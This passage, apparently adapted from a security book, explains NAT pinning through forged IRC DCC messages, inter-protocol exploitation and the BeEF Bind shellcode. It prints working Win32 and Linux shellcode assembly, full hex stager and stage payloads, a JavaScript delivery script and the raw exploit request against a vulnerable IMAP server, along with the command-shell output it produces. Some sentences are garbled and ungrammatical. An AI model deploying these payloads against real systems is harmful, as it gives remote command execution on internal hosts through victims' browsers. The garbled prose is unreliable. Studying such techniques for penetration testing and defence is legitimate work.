The default IRC port that is not stops in either Firefox or IE. The httpsecure.org server is listening on TCP port 6667 with either a Ruby TCPServer socket service, or even simply just Netcat. The data sent to that port is PRIVMSG beef :\1DCC CHAT beef 3232235590 22\1\n. Direct Client-to-Client, or DCC, is an IRC method to initiate a direct connection between two users for transferring files or initiating a private chat.23 3232235590 is the IP 172.16.0.70 in its decimal format, obtained with the dot2dec() function. The trick here is that when the router's firewall inspects the outbond traffic and reads the IRC data; it will believe that the user is requesting a DCC connection. If this were a legitimate DCC request, this would then require a direct connection between httpsecure.org and 172.16.0.70. Because the router's firewall is blocking all incoming connections, it needs to forward traffic coming from httpsecure.org directed to port 22 to 172.16.0.70:22. Moreover, examining the source code of netfilter's nf_conntrack_irc.c24 from the Linux codebase uncovers why this is possible. The relevant code snippet is shown here:

```
/* dcc_ip can be the internal OR external (NAT'ed) IP */
tuple = &ct->tuplehash[dir].tuple;
if (tuple->src.u3.ip != dcc_ip &&
tuple->dst.u3.ip != dcc_ip) {
```

```
net_warn_ratelimited(
"Forged DCC command from %pI4: %pI4:%u\n",
&tuple->src.u3.ip, &dcc_ip, dcc_port);
continue;
}
```

The code is not actually doing that the DCC IP can be an internal or external NAT'ed IP. The external NAT'ed IP is not actually verified but IP is verified. Only the IP location is verified, but in this case is httpsecure.org. A fault comes in convenient with multiple NATs behind each other. Because all of them recognize the same location IP, this enables you to trigger NAT Pinning in all of them with a single request.

Another way to categorize attacks is by the technical aspect; different attack types exploit vulnerabilities. For example, an attack that exploits the bugs in a user application is a risk only to those who use that application. An attack that exploits security holes in an operating system is likely to put larger group at risk because most computers run one of only a few common operating systems. The most universally dangerous is the attack that uses the characteristics of a networking protocol, particularly TCP/IP, the protocol run by every computer on the Internet. Many common attacks are based on creative exploitation of some weaknesses or characteristics of a member of the TCP/IP protocol suite.

What is Inter-protocol Communication

A communications protocol is a system of rules that allow two or more entities of a communications system to transmit information via any kind of variation of a physical quantity. These are the rules or standard that defines the syntax, semantics and synchronization of communication and possible error recovery methods. Protocols may be implemented by hardware, software, or a combination of both.

The two protocols can be called the target protocol and the carrier protocol. The target protocol is the protocol on the receiving end with which we wish to communicate. The carrier protocol is the protocol that we will use to enclose and send the commands and data.

Connecting to FTP through HTTP

It is very easy to make a browser connect to an FTP server with an HTTP POST request. Here's what the HTML form looks like if the FTP server is on the same machine as the browser:

```
<form method='POST' action='http://localhost:21'
enctype='multipart/form-data'>
<input type='hidden' name='a' value='user secforce'>
<input type='hidden' name='a' value='pass secforce'>
<input type='submit'>
</form>
```

Achieving Inter-protocol Communication

The research about Inter-protocol Communication (IPC). The concept of IPC is that two different protocols, despite having different grammars, can still communicate meaningful information between each other.

For communication between two different protocols to be achieved, the following prerequisites must be met:

- Error tolerance in the target protocol implementation
- The ability to encapsulate target protocol data into HTTP requests

Let's explore an example. A fictitious protocol with a very simple grammar understands two commands that don't require authentication. These commands are:

```
READ <file_path>
WRITE <content> <file_path>
```

The protocol implementation is a good candidate for IPC. Therefore, for that you have to know the condition that drops the TCP connection. When the following (non-protocol) data is sent or the connection remains active, you have a probable implementation that is worth discovering more distant:

```
ADD foobar
```

The reason is that the connection with the client is not being reset the client can continue sending data using the same TCP connection. Therefore, if the client sends the following data. The first two erroneous lines will be discarded, but the third will potentially be parsed and executed successfully:

```
ADD foo
ADD bar
WRITE httpsecure.org /opt/protocol/httpsecure
```

Getting Shells using BeEF Bind

BeEF is a Browser Exploitation Framework. It enables an attacker/pen tester to assess the security of the browser and lets him exploit it if found vulnerable. It can be used as a platform to check exploit behavior under different browsers like IE, Firefox, and Safari etc. BeEF, is that it is designed in a modular way (which makes addition of new exploits as easy as possible). Additionally, it is cross platform. BeEF is built on a client-server built and has two components namely:-

- User interface
- Communication server

The previously discussed Inter-protocol Exploitation and Communication (IPEC) attacks, and introduces the BeEF Bind (a concept conceived by Wade Alcorn). The BeEF Bind is similar to a small bind Shellcode for Windows and Linux that can be used with IPE attacks. The same idea behind the Shellcode internals is then re-implemented with Java and PHP.

Many payloads can be modified with the BeEF Bind payload to achieve full bidirectional communication through the hooked browser back to the compromised JBoss, GlassFish, or m0n0wall servers.

The BeEF Bind Shellcode

The BeEF bind shellcode that Ty Miller wrote for the BeEF project. In the meantime, we have committed the full source of this shellcode to the BeEF repository and it has been ported to Linux x86 and x64 as well. So, next time you find an exploitable overflow in an application, why not give BeEF Bind a try the "classical" bind or reverse shell-shellcodes, BeEF bind makes use of Inter-Protocol Communication. This way it can be used in a very subtle way to pivot into a company's internal network by abusing a victim's hooked browser. To achieve this, our shellcode is in fact a small webserver that proxies all the commands back and forth between cmd.exe and the victim's browser. For making it more effective the CORS-header "Access-Control-Allow-Origin: *" has been added. This means that, when we make cross-domain AJAX calls towards it, we are able to read the response of the HTTP request without violating the Same Origin Policy.

The BeEF Bind shellcode exists of two parts: the Stager and the Stage. The Stager is a smaller piece of shellcode that allocates one page of executable memory and initializes a websocket that waits for a client connection before sending the actual payload.

The Stage: Once the client sends the data, the shell code scanning for the request is processed. The Stager locates the Stage by searching for the string cmd= in memory, checking if the EBX register value points to it:

Win32 Stager

The size of the initial Stager is only 299 bytes.

Following is the Assembly source of the Stager, keeping in mind that Stephen Fewer's block_bind_tcp.asm is not included because it is public code that you can find in Metasploit:

```
;-------------------------------------------------------------;
; Author: Ty Miller @ Threat Intelligence
; Compatible: Windows 7, 2008, Vista,
; 2003, XP, 2000, NT4
; Version: 1.0 (2nd December 2011)
;-------------------------------------------------------------;
[BITS 32]
;INPUT: EBP is block_api.
; by here we will have performed the bind_tcp
; connection to setup our external web socket
%include "src/block_bind_tcp.asm"
```

```
; Input: EBP must be the address of 'api_call'.
; Output: EDI will be the newly connected clients socket
; Clobbers: EAX, EBX, ESI, EDI, ESP will
; also be modified (-0x1A0)
;%include "src/block_virtualalloc.asm"
; Input: None
; Output: EAX holds pointer to the start of buffer 0x1000
; bytes, EBX has value 0x1000
; Clobbers: EAX, EBX, ECX, EDX
; Included here below:
mov ebx,0x1000 ; setup our flags and buffer size in ebx
; Alloc a buffer for the request and response data
allocate_memory:
; PAGE_EXECUTE_READWRITE - don't need execute but may as well
push byte 0x40
push ebx ; MEM_COMMIT
push ebx ; size of memory to be allocated (4096 bytes)
push byte 0 ; NULL as we don’t care where the allocation is
push 0xE553A458 ; hash( "kernel32.dll", "VirtualAlloc" )
; VirtualAlloc( NULL, dwLength,
; MEM_COMMIT, PAGE_EXECUTE_READWRITE );
call ebp
; save pointer to buffer since eax gets clobbered
mov esi, eax
; Receive the web request containing the stage
recv:
push byte 0 ; flags
push ebx ; allocated space for stage
push eax ; start of our allocated command space
push edi ; external socket
push 0x5FC8D902 ; hash( "ws2_32.dll", "recv" )
call ebp ; recv( external_socket, buffer, size, 0 );
close_handle:
push edi ; hObject: external socket
push 0x528796C6 ; hash(kernel32.dll,CloseHandle)
call ebp ; CloseHandle
; Search for "cmd=" in the web request for our payload
find_cmd:
cmp dword [esi], 0x3d646d63 ; check if ebx points to "cmd="
jz cmd_found ; if we found "cmd=" then parse the command
inc esi ; point ebx to next char in request data
jmp short find_cmd ; check next location for "cmd="
cmd_found: ; now pointing to start of our command
; add esi,4 ; starts off pointing at "cmd=" so add 3
; (plus inc eax below) to point to command
; ... this compiles to 6 byte opcode
db 0x83, 0xC6, 0x04 ; add esi,4 ... but only 3 byte opcode
jmp esi ; jump to our stage payload
```

The four main steps of the Stager are:

- Bind a port on 4444/TCP to accept an HTTP POST request containing the raw Stage in a parameter called cmd.
- When the request gets processed, the Stager locates the Stage by searching for the string cmd= in memory, checking if the EBX register value points to it: cmp dword [esi], 0x3d646d63
- When the Stage memory address is found, the Stager allocates a chunk of executable memory and then copies the Stage into it.
- The bind port 4444/TCP is then closed, and the Stage is executed.

Win32 Stage

The source code of the Stage is much bigger than the Stager, so in the interests of brevity, it is not included here. You can find the full assembly source at https://httpsecure.org, but for now let's explore some of the most interesting parts of the Stage. The following code is responsible for adding the appropriate HTTP response headers, in particular Access-Control-Allow-Origin: *header

```
response_headers:
push esi ; save pointer to start of buffer
lea edi,[esi+1048] ; set pointer to output buffer
call get_headers ; locate the static http response headers
db 'HTTP/1.1 200 OK', 0x0d, 0x0a, 'Content-Type: text/html',
0x0d,0x0a, 'Access-Control-Allow-Origin: *', 0x0d, 0x0a,
'Content-Length: 3016', 0x0d, 0x0a, 0x0d, 0x0a
get_headers:
pop esi ; get pointer to response headers into esi
mov ecx, 98 ; length of http response headers
rep movsb ; move the http headers into the buffer
pop esi ; restore pointer to start of buffer
```

The four main steps of the Stage are:

- Sets of OS pipes are created to redirect the input and output through cmd.exe. These pipes are used to pass and subsequently execute OS commands.
- Commands are executed and their output is read into a preallocated buffer.
- The output buffer content is included in the HTTP response along with the CORS header discussed previously.
- The client, in this case an XMLHttpRequest object within the hooked browser, reads the response that arrives from the Stage, which includes Content- text/html, and parses it.

Type: text/html, and parses it.

The part of the Stager that spawns the operating system command is the following:

```
[BITS 32]
; Input:
; EBP is api_call
; esp+00 child stdin read file descriptor (inherited)
; esp+04 not used
; esp+08 not used
; esp+12 child stdout write file descriptor (inherited)
; Output: None.
; Clobbers: EAX, EBX, ECX, EDX, ESI, ESP will also be modified
shell:
push 0x00646D63 ; push our command line: 'cmd',0
mov ebx, esp ; save a pointer to the command line
push dword [esp+16] ; child stdout write file descriptor
; for process stderr
push dword [esp+20] ; child stdout write file descriptor
; for process stdout
push dword [esp+12] ; child stdin read file descriptor
; for process stdout
xor esi, esi ; Clear ESI for all the NULL's we need to push
push byte 18 ; We want to place (18 * 4) = 72 null
; bytes onto the stack
pop ecx ; Set ECX for the loop
push_loop:
push esi ; push a null dword
; keep looping until we have pushed enough nulls
loop push_loop
; Set the STARTUPINFO Structure's dwFlags
; to STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW
mov word [esp + 60], 0x0101
; Set EAX as a pointer to STARTUPINFO Structure
lea eax, [esp + 16]
; Set the size of the STARTUPINFO Structure
mov byte [eax], 68
; perform the call to CreateProcessA
; Push the pointer to the PROCESS_INFORMATION Structure
push esp
; Push the pointer to the STARTUPINFO Structure
push eax
; The lpCurrentDirectory is NULL so the new process
; will have the same current directory as its parent
push esi
; The lpEnvironment is NULL so the new process will
; have the same enviroment as its parent
```

```
push esi
push esi ; We don’t specify any dwCreationFlags
inc esi ; Increment ESI to be one
; Set bInheritHandles to TRUE in order to inherit
; all possible handles from the parent
push esi
dec esi ; Decrement ESI back down to zero
push esi ; Set lpThreadAttributes to NULL
push esi ; Set lpProcessAttributes to NULL
push ebx ; Set the lpCommandLine to point to "cmd",0
push esi ; Set lpApplicationName to NULL as we
; are using the command line param instead
; hash( "kernel32.dll", "CreateProcessA" )
push 0x863FCC79
; CreateProcessA( 0, &"cmd", 0, 0, TRUE, 0, 0, 0, &si, &pi );
call ebp
```

Linux32 Stager and Stage

Linux32 changes the personality of command and all its children to return the 32-bit architecture name. On x86_64 and ia64 the output of uname -m would return i686 instead of the real one. This is useful to fool shell scripts or programs that check for the architecture explicitly into believing that they run on a true 32-bit system.

You can use BeEF Bind against Linux services too. . Thanks to his efforts, Bart Leppens ported Miller’s BeEF Bind Shellcode to Linux.

The Stager and the Stage are small than the win32 BeEF Bind implementation.Because windows store functions within DLLs,the turn means that the Shellcode needs to first locate kernel32 as a base.

Linux uses syscalls instead of DLLs, which means that the additional overhead of resolving function names and platform support is not required in Linux. This results in the ability to write smaller Shellcode. The Stager is just 156 bytes and the Stage is only 606 bytes.

The following assembly shows the execution of commands that arrive in the cmd parameter.

```
;setresuid(0,0,0)
xor eax, eax
xor ebx, ebx
xor ecx, ecx
xor edx, edx
mov al, 0xa4 ;sys_setresuid16
int 0x80
;execve("/bin//sh", 0, 0)
xor eax, eax
```

```
push eax
push eax
push 0x68732f2f ;//sh
push 0x6e69622f ;/bin
mov ebx, esp
push BYTE 0x0b ;sys_execve
pop eax
int 0x80
```

Using BeEF Bind in your Exploits

Let's explore some practical examples of how to use BeEF Bind against both Windows and Linux targets. As we discussed that above in Getting Shells using BeEF Bind.

IMAP Inter-protocol Exploitation Example

The original idea about IPEC is to exploit "tolerant" network protocols, which do not close the client connection if non-valid protocol commands are sent. Let's say you have an IMAP server, and instead of sending LOGIN ciccio PASS pasticcio, which are valid commands, you send
LOGIN ciccio CAZZ pasticcio. CAZZ is not a valid command for the IMAP protocol, but even if we fuzz the endpoint for a thousand times sending the same CAZZ garbage, the connection is never closed unless we close it explicitly from the socket.

Every protocol, like every programming language, has particular characters that are handled in many ways. For example, some characters may shows the end of a command, end of a string, and so on. Bad characters vary, depending on the protocol. With IMAP, for instance, you always want to encode the characters \x00\x0a\x0d\x20\x7b if they are found in your Shellcode, otherwise your Shellcode might not run as expected. The command you're issuing might be truncated, not properly terminated, or just ignored.

You will recall that the JavaScript code in the previous example was using the normal Metasploit Meterpreter reverse_tcp Shellcode . Now you just need to change the Stager to the BeEF Bind equivalent:


```
// B33FB33F is just the "egg"
var stager = "B33FB33F" +
"\xba\x6a\x99\xf8\x25\xd9\xcc\xd9\x74\x24\xf4\x5e\x31\xc9" +
"\xb1\x4b\x83\xc6\x04\x31\x56\x11\x03\x56\x11\xe2\x9f\x65" +
"\x10\xac\x5f\x96\xe1\xcf\xd6\x73\xd0\xdd\x8c\xf0\x41\xd2" +
"\xc7\x55\x6a\x99\x85\x4d\xf9\xef\x01\x61\x4a\x45\x77\x4c" +
"\x4b\x6b\xb7\x02\x8f\xed\x4b\x59\xdc\xcd\x72\x92\x11\x0f" +
"\xb3\xcf\xda\x5d\x6c\x9b\x49\x72\x19\xd9\x51\x73\xcd\x55" +
"\xe9\x0b\x68\xa9\x9e\xa1\x73\xfa\x0f\xbd\x3b\xe2\x24\x99" +
"\x9b\x13\xe8\xf9\xe7\x5a\x85\xca\x9c\x5c\x4f\x03\x5d\x6f" +
"\xaf\xc8\x60\x5f\x22\x10\xa5\x58\xdd\x67\xdd\x9a\x60\x70" +
"\x26\xe0\xbe\xf5\xba\x42\x34\xad\x1e\x72\x99\x28\xd5\x78" +
"\x56\x3e\xb1\x9c\x69\x93\xca\x99\xe2\x12\x1c\x28\xb0\x30" +
"\xb8\x70\x62\x58\x99\xdc\xc5\x65\xf9\xb9\xba\xc3\x72\x2b" +
"\xae\x72\xd9\x24\x03\x49\xe1\xb4\x0b\xda\x92\x86\x94\x70" +
"\x3c\xab\x5d\x5f\xbb\xcc\x77\x27\x53\x33\x78\x58\x7a\xf0" +
"\x2c\x08\x14\xd1\x4c\xc3\xe4\xde\x98\x44\xb4\x70\x73\x25" +
"\x64\x31\x23\xcd\x6e\xbe\x1c\xed\x91\x14\x35\xdf\xb6\xc4" +
"\x52\x22\x48\xfa\xfe\xab\xae\x96\xee\xfd\x79\x0f\xcd\xd9" +
"\xb2\xa8\x2e\x08\xef\x61\xb9\x04\xe6\xb6\xc6\x94\x2d\x95" +
"\x6b\x3c\xa5\x6e\x60\xf9\xd4\x70\xad\xa9\x81\xe7\x3b\x38" +
"\xe0\x96\x3c\x11\x41\x58\xd3\x9a\xb5\x33\x93\xc9\xe6\xa9" +
"\x13\x86\x50\x8a\x47\xb3\x9f\x07\xee\xfd\x35\xa8\xa2\x51" +
"\x9e\xc0\x46\x8b\xe8\x4e\xb8\xfe\xbf\x18\x80\x97\xb8\x8b" +
"\xf3\x4d\x47\x15\x6f\x03\x23\x57\x1b\xd8\xed\x4c\x16\x5d" +
"\x37\x96\x26\x84";
```

The rest of the JavaScript code can remain the same. You can now send the first POST request using the IPE technique, which results in the insertion and execution of the BeEF Bind Stager in the memory of the IMAP service. You will notice that port 4444/TCP is now listening on the target host. The second mandatory step is to send the Stage to that listening port. You can use the following code to achieve this:

```
// BeEF Bind Windows 32bit Stage
var BeEF_Bind_Stage =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52"+
"\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c"+
"\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10"+
"\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48"+
"\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31"+
"\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24"+
"\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"+
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0"+
"\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\xbb\x00\x10\x00\x00\x6a\x40\x53\x53"+
"\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x89\xc6\x68\x01\x00\x00\x00\x68"+
"\x00\x00\x00\x00\x68\x0c\x00\x00\x00\x68\x00\x00\x00\x00\x89\xe3\x68"+
"\x00\x00\x00\x00\x89\xe1\x68\x00\x00\x00\x00\x8d\x7c\x24\x0c\x57\x53"+
"\x51\x68\x3e\xcf\xaf\x0e\xff\xd5\x68\x00\x00\x00\x00\x89\xe3\x68\x00"+
"\x00\x00\x00\x89\xe1\x68\x00\x00\x00\x00\x8d\x7c\x24\x14\x57\x53\x51"+
"\x68\x3e\xcf\xaf\x0e\xff\xd5\x8b\x5c\x24\x08\x68\x00\x00\x00\x00\x68"+
"\x01\x00\x00\x00\x53\x68\xca\x13\xd3\x1c\xff\xd5\x8b\x5c\x24\x04\x68"+
"\x00\x00\x00\x00\x68\x01\x00\x00\x00\x53\x68\xca\x13\xd3\x1c\xff\xd5"+
"\x89\xf7\x68\x63\x6d\x64\x00\x89\xe3\xff\x74\x24\x10\xff\x74\x24\x14"+
"\xff\x74\x24\x0c\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c"+
"\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e"+
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xfe\xb9\xf8\x0f\x00"+
"\x00\x8d\x46\x08\xc6\x00\x00\x40\xe2\xfa\x56\x8d\xbe\x18\x04\x00\x00"+
"\xe8\x62\x00\x00\x00\x48\x54\x54\x50\x2f\x31\x2e\x31\x20\x32\x30\x30"+
"\x20\x4f\x4b\x0d\x0a\x43\x6f\x6e\x74\x65\x6e\x74\x2d\x54\x79\x70\x65"+
"\x3a\x20\x74\x65\x78\x74\x2f\x68\x74\x6d\x6c\x0d\x0a\x41\x63\x63\x65"+
"\x73\x73\x2d\x43\x6f\x6e\x74\x72\x6f\x6c\x2d\x41\x6c\x6c\x6f\x77\x2d"+
"\x4f\x72\x69\x67\x69\x6e\x3a\x20\x2a\x0d\x0a\x43\x6f\x6e\x74\x65\x6e"+
"\x74\x2d\x4c\x65\x6e\x67\x74\x68\x3a\x20\x33\x30\x31\x36\x0d\x0a\x0d"+
"\x0a\x5e\xb9\x62\x00\x00\x00\xf3\xa4\x5e\x56\x68\x33\x32\x00\x00\x68"+
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00"+
"\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50"+
"\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31\xdb\x53\x68\x02\x00\x11"+
"\x5c\x89\xe6\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68"+
"\xb7\xe9\x38\xff\xff\xd5\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57"+
"\x97\x68\x75\x6e\x4d\x61\xff\xd5\x81\xc4\xa0\x01\x00\x00\x5e\x89\x3e"+
"\x6a\x00\x68\x00\x04\x00\x00\x89\xf3\x81\xc3\x08\x00\x00\x00\x53\xff"+
"\x36\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x54\x24\x64\xb9\x00\x04\x00\x00"+
"\x81\x3b\x63\x6d\x64\x3d\x74\x06\x43\x49\xe3\x3a\xeb\xf2\x81\xc3\x03"+
"\x00\x00\x00\x43\x53\x68\x00\x00\x00\x00\x8d\xbe\x10\x04\x00\x00\x57"+
"\x68\x01\x00\x00\x00\x53\x8b\x5c\x24\x70\x53\x68\x2d\x57\xae\x5b\xff"+
"\xd5\x5b\x80\x3b\x0a\x75\xda\x68\xe8\x03\x00\x00\x68\x44\xf0\x35\xe0"+
"\xff\xd5\x31\xc0\x50\x8d\x5e\x04\x53\x50\x50\x50\x8d\x5c\x24\x74\x8b"+
"\x1b\x53\x68\x18\xb7\x3c\xb3\xff\xd5\x85\xc0\x74\x44\x8b\x46\x04\x85"+
"\xc0\x74\x3d\x68\x00\x00\x00\x00\x8d\xbe\x14\x04\x00\x00\x57\x68\x86"+
"\x0b\x00\x00\x8d\xbe\x7a\x04\x00\x00\x57\x8d\x5c\x24\x70\x8b\x1b\x53"+
"\x68\xad\x9e\x5f\xbb\xff\xd5\x6a\x00\x68\xe8\x0b\x00\x00\x8d\xbe\x18"+
"\x04\x00\x00\x57\xff\x36\x68\xc2\xeb\x38\x5f\xff\xd5\xff\x36\x68\xc6"+
"\x96\x87\x52\xff\xd5\xe9\x38\xfe\xff\xff";
var uri = "http://172.16.37.151:4444/";
xhr = new XMLHttpRequest();
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.sendAsBinary("cmd=" + BeEF_Bind_Stage);
```

This behavior is different across protocol implementations, so you might find an IMAP implementation, which does not behave in the following way. Our tests were focused mainly on IMAP, SIP, IRC and a few SMTP implementations. More details about this will be released in the near future.

You can clearly see that this behavior has an obvious flaw. We can exploit it encapsulating the data for this protocol with another one, let's say HTTP, because data that is not valid is just rejected but it is still parsed. This practically means the following HTTP request can be sent:




```
* OK  WorldMail IMAP4 Server 6.1.19.0 ready
POST / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7;
rv:15.0) Gecko/20100101 Firefox/15.0.1
Accept: */*
Accept-Language: en
Accept-Encoding: gzip, deflate
DNT: 1
Pragma: no-cache
Cache-Control: no-cache

a001 LIST }......................B33FB33F.j..%...t
$.^1..K...1V..V...e.._....S....A..Uj..M...aJEwLKk....KY..
r......]l.Ir..Qs.U..h...s...;.$......Z...
\o.]o..`_"..X.g..`p&....B4..r.(.xV>..i......(.0.pbX...e....r
+.r.$.I.......p<.]_..w'S3xxz.,...L....D.ps%
d1#.n.....5...R"H.......y........a......-.k<.n`..p....;8..<.
AX...3......P.G.....5..Q..F..N.........MG.o.#w...L.]7.&.....
N;..f....BRj.X..<.Zt..B33F...u..u...}
```

The HTTP request headers will be parsed as Bad Commands, while the body of the request will be correctly parsed because a001 LIST is a valid pre-authentication command. After that command, we're actually sending shellcode, in this case the stager of the new BeEF Bind shellcode, together with an egg-hunter and current/next SEH pointers because the IMAP server (Eudora Mail 3 v6.1.19.0) is vulnerable to SEH based overflow. When the server will parse the LIST command, the shellcode will be loaded into process's memory binding a socket on port 4444. This is not yet a bind shell.

The next step is sending the stage to this port, as another POST request.

While the stage is running in memory, we have port 4444 listening again, waiting for POST requests like:



```
POST / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:15.0)
Firefox/15.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Type: text/plain; charset=UTF-8

cmd=netstat -na
HTTP/1.1 200 OK
Content-Type: text/html
Access-Control-Allow-Origin: *
Content-Length: 3016

netstat -na

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:90             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:106            0.0.0.0:0              LISTENING
```

Let's summarize this attack to get a sense of the sequence of actions:

- A vulnerable IMAP server has been discovered on an internal network via a hooked browser.
- The hooked browser exploits the vulnerable service sending an XMLHttpRequest. The BeEF Bind Stager is used as the payload of the exploit.
- This opens a TCP listener on port 4444 on the vulnerable IMAP server, which now expects the second part of the BeEF Bind payload, the Stage
- The hooked browser then submits a second request to the server on port 4444, again using XMLHttpRequest.sendAsBinary, this time with the BeEF Bind Stage.
- The BeEF Bind is now active, allowing arbitrary OS commands to be submitted to the IMAP server using standard POST requests.

Using BeEf Bind as a Web Shell

If you're a penetration tester, you have surely played with webshells before. There are plenty of webshell examples in multiple languages (e.g. Java (JSP), ASP, ASP.NET, PHP, cgi, Perl). Most of these webshells, including the Metasploit ones, give you either a bind or reverse shell running as the web or application server user (e.g. Tomcat, Apache, and IIS).

This works fine when you want to use our BeEF Bind custom shellcode to exploit compiled software. However, what can you do if you're able to upload a webshell to the target and you want bi-directional communication with that from the hooked browser?

If your target is a Java Application Server, for instance JBoss or GlassFish (see the exploits we ported to BeEF for both of them, inside the exploit directory), you can deploy the followingJSP shell I wrote for that purpose.

In the BeEF project, we're obsessed with doing bad stuff entirely from the hooked browser, using it as a beachhead for launching attacks. One thing we usually exploit is the possibility to work directly in the internal network of the hooked browser. We effectively use the browser as a pivot point for further internal network pwnage. Unline with a normal pentest scenario, we can do this without even touching the file system or the memory of some processes.

